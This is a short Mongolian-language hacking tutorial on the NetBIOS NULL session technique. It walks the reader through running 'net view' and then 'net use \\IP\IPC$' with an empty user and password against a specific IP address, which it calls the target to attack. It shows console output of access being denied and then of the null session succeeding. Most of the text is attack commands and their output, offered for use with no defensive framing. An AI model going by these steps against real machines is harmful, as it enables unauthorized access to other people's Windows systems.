
- NetBIOS NULL session -

Одоо NetBIOS-ийн нэг нүх болох NULL session аргаар хакердъя. Эхлээд cmd.exe-гээ ажлуулаад дараах байдлаар бичнэ.



net view \\156.154.22.15 (Энд өөрийн довтолх IP хаягаа бичнэ)

```
D:\WINDOWS\system32\cmd.exe
C:\>net view \\156.154.22.15
System error 5 has occurred.
Access is denied.
C:\>
```

Access is denied гэнээ... Одоо тэгвэл NULL session-ий алдаар ашиглахаас.

net use \\156.154.22.15\IPC\$ "" /U:"" гэж бичээд үз.

```
D:\WINDOWS\system32\cmd.exe
C:\>net view \\156.154.22.15
System error 5 has occurred.
Access is denied.

C:\>net use \\156.154.22.15\IPC$ "" /U:""
The command completed successfully.
C:\>
```
